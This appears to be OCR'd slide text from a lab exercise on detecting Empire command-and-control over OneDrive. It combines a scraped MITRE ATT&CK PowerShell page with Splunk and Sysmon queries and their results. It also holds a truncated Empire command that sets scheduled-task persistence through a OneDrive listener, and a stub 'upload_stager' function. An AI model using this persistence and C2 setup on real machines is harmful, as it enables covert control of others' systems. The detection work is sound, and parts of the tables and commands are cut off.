
- Attacker sends command through C2 channel using OneDrive



```
> (empireadmin) $RegPath = 'HKCU:\Software\Microsoft\Windows\CurrentVersion\debug';$parts = $RegPath.split('\');$pat
   SUCCESS: The scheduled task "Updater-beacon" has successfully been created.
  Schtasks persistence established using listener onedrive stored in HKCU:\Software\Microsoft\Windows\CurrentVersion\debug with Updater-beacon daily trigger at 09:00.
```

https://www.bc-security.org/post/using-the-onedrive-listener-in-empire-3-1-3/

C2 ONEDRIVE – DETECTION (MITRE ATT&CK T1059.001)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Techniques
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Groups
Software
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Register to stream the first session of ATT&CKcon Power Hour October 9th
TECHNIQUES
PRE-ATT&CK
Enterprise
Initial Access
Execution
Command and Scripting Interpreter
PowerShell
AppleScript
Windows Command Shell
Unix Shell
Visual Basic
Python
JavaScript/JScript
Exploitation for Client Execution
Home > Techniques > Enterprise > Command and Scripting Interpreter > PowerShell
Other sub-techniques of Command and Scripting Interpreter (7)
Version Permalink

Command and Scripting Interpreter: PowerShell

Adversaries may abuse PowerShell commands and scripts for execution. PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. [1] Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the `Start-Process` cmdlet which can be used to run an executable and the `Invoke-Command` cmdlet which runs a command locally or on a remote computer (though administrator permissions are required to use PowerShell to connect to remote systems).

PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.

A number of PowerShell-based offensive testing tools are available, including Empire, PowerSploit, PoshC2, and PSAttack.[2]

PowerShell commands/scripts can also be executed without directly invoking the `powershell.exe` binary through interfaces to PowerShell's underlying `System.Management.Automation` assembly DLL exposed through the .NET framework and Windows Common Language Interface (CLI). [3][4][5]

ID: T1059.001

Sub-technique of: T1059

Tactic: Execution

Platforms: Windows

Permissions Required: Administrator, User

Data Sources: DLL monitoring, File monitoring, Loaded DLLs, PowerShell logs, Process command-line parameters, Process monitoring, Windows event logs

Supports Remote: Yes

Contributors: Praetorian

Version: 1.0

Created: 09 March 2020

Last Modified: 24 June 2020


https://attack.mitre.org/techniques/T1059/001/

C2 ONEDRIVE – DETECTION (POWERSHELL | SPLUNK)

EventCode=3
Network Connection

Command & Scripting Interpreter: Powershell

- PowerShell execution with network connection towards to 13.107.43.12 (Kali instance in Azure)



```
index=sysmon EventCode=3 ComputerName=wef.windomain.local | table _time, RuleName, ComputerName, DestinationIp, ProcessId, ProcessGuid, Image
```


✓ 108 events (10/2/20 2:18:55.104 AM to 10/2/20 10:13:46.832 AM) No Event Sampling ▾

_time	RuleName	ComputerName	DestinationIp	ProcessId	ProcessGuid	Image
2020-10-02 10:12:42	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	13.107.42.12	5108	{DC9861F0-8DF3-5F76-5208-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 10:01:04	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	13.107.43.12	2368	{DC9861F0-8EAB-5F76-6908-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 10:00:56	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	13.107.43.12	5108	{DC9861F0-8DF3-5F76-5208-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 10:00:55	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	20.190.140.51	5108	{DC9861F0-8DF3-5F76-5208-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 09:48:18	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	13.107.43.12	5108	{DC9861F0-8DF3-5F76-5208-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 09:36:30	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	13.107.43.12	2368	{DC9861F0-8EAB-5F76-6908-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 09:31:19	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	13.107.43.12	2368	{DC9861F0-8EAB-5F76-6908-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 09:25:28	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	13.107.43.12	5108	{DC9861F0-8DF3-5F76-5208-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 09:25:28	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	13.107.43.12	2368	{DC9861F0-8EAB-5F76-6908-000000000700}	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2020-10-02 09:25:27	technique_id=T1059.001,technique_name=PowerShell	wef.windomain.local	20.190.140.51	5108	{DC9861F0-8DF3-5F76-5208-000000000700}	C:\Windows\System32\WindowsPowerShell

C2 ONEDRIVE – DETECTION (SYSMON | SPLUNK)

EventCode=22

DNSEvent (DNS query)



```
index=sysmon EventCode=22 Image=*powershell.exe ComputerName=wef.windomain.local | table _time, ComputerName, Image, QueryName, QueryResults,
```

✓ 29 events (10/1/20 2:18:55.104 AM to 10/2/20 10:13:46.832 AM)   No Event Sampling ▾

_time	ComputerName	Image	QueryName	QueryResults
2020-10-01 14:24:32	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	WEF	10.0.2.15;192.168.38.103;
2020-10-01 14:17:50	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	public.dm.files.1drv.com	type: 5 l-0003.dc-msedge.net;::ffff:13.107.43.12;
2020-10-01 14:17:25	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	9a50na.dm.files.1drv.com	type: 5 l-0003.dc-msedge.net;::ffff:13.107.43.12;
2020-10-01 14:17:24	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	api.onedrive.com	type: 5 l-0003.dc-msedge.net;::ffff:13.107.43.12;
2020-10-01 14:07:29	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	dc	::ffff:192.168.38.102;::ffff:10.0.2.15;
2020-10-01 14:06:28	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	wef	::1;::ffff:10.0.2.15;::ffff:192.168.38.103;
2020-10-01 14:00:03	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	live.sysinternals.com	type: 5 sysinternalvmssip.uksouth.cloudapp.azure.com;::ffff:51.11.30.100;
2020-10-01 13:59:12	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	github-production-release-asset-2e65be.s3.amazonaws.com	type: 5 s3-1-w.amazonaws.com;::ffff:52.216.128.59;
2020-10-01 13:59:12	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	github.com	::ffff:140.82.121.3;
2020-10-01 13:59:10	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	api.github.com	::ffff:140.82.121.6;
2020-10-02 09:25:29	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	public.dm.files.1drv.com	type: 5 l-0003.dc-msedge.net;::ffff:13.107.43.12;
		m32\WindowsPowerShell\v1.0\powershell.exe	public.dm.files.1drv.com	type: 5 l-0003.dc-msedge.net;::ffff:13.107.43.12;
		m32\WindowsPowerShell\v1.0\powershell.exe	public.dm.files.1drv.com	type: 5 l-0003.l-msedge.net;::ffff:13.107.42.12;
		m32\WindowsPowerShell\v1.0\powershell.exe	9a50na.dm.files.1drv.com	type: 5 l-0003.l-msedge.net;::ffff:13.107.42.12;
		m32\WindowsPowerShell\v1.0\powershell.exe	api.onedrive.com	type: 5 l-0003.l-msedge.net;::ffff:13.107.42.12;
		m32\WindowsPowerShell\v1.0\powershell.exe	WEF	10.0.2.15;192.168.38.103;
		m32\WindowsPowerShell\v1.0\powershell.exe	public.dm.files.1drv.com	type: 5 l-0003.l-msedge.net;::ffff:13.107.42.12;
		m32\WindowsPowerShell\v1.0\powershell.exe	9a50na.dm.files.1drv.com	type: 5 l-0003.l-msedge.net;::ffff:13.107.42.12;
		m32\WindowsPowerShell\v1.0\powershell.exe	api.onedrive.com	type: 5 l-0003.l-msedge.net;::ffff:13.107.42.12;
		m32\WindowsPowerShell\v1.0\powershell.exe	WEF	10.0.2.15;192.168.38.103;


```
def upload_stager():
